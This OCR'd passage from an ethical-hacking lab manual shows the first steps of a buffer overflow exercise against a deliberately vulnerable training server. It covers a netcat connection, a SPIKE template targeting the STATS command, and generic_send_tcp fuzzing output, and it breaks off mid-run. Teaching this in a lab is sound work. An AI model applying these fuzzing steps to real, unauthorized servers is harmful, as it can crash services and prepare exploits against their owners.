
```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #nc -nv 10.10.1.11 9999
(UNKNOWN) [10.10.1.11] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

Figure 6.49: Screenshot of Netcat

- **Step - 2: Generate spike templates and perform spiking**

  Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.

  Use the following spike template for spiking on the STATS function:




stats.spk (~) - Pluma (as superuser)
File Edit View Search Tools Documents Help
Open
Save
Undo
stats.spk
Plain Text
Tab Width: 4
Ln 3, Col 24
INS

```
s_readline();
s_string("STATS ");
s_string_variable("0");
```

Figure 6.50: Screenshot showing STATS spike template

Now, send the packages to the vulnerable server using the following command:


`generic_send_tcp <Target IP> <Target Port> spike_script SKIPVAR SKIPSTR`



generic_send_tcp 10.10.1.11 9999 stats.spk 0 0 - Parrot Terminal
File Edit View Search Terminal Help

```
EXIT
EXIT
GOODBYE
┌─[root@parrot]─[~]
└──╼ #pluma stats.spk
┌─[root@parrot]─[~]
└──╼ #generic_send_tcp 10.10.1.11 9999 stats.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
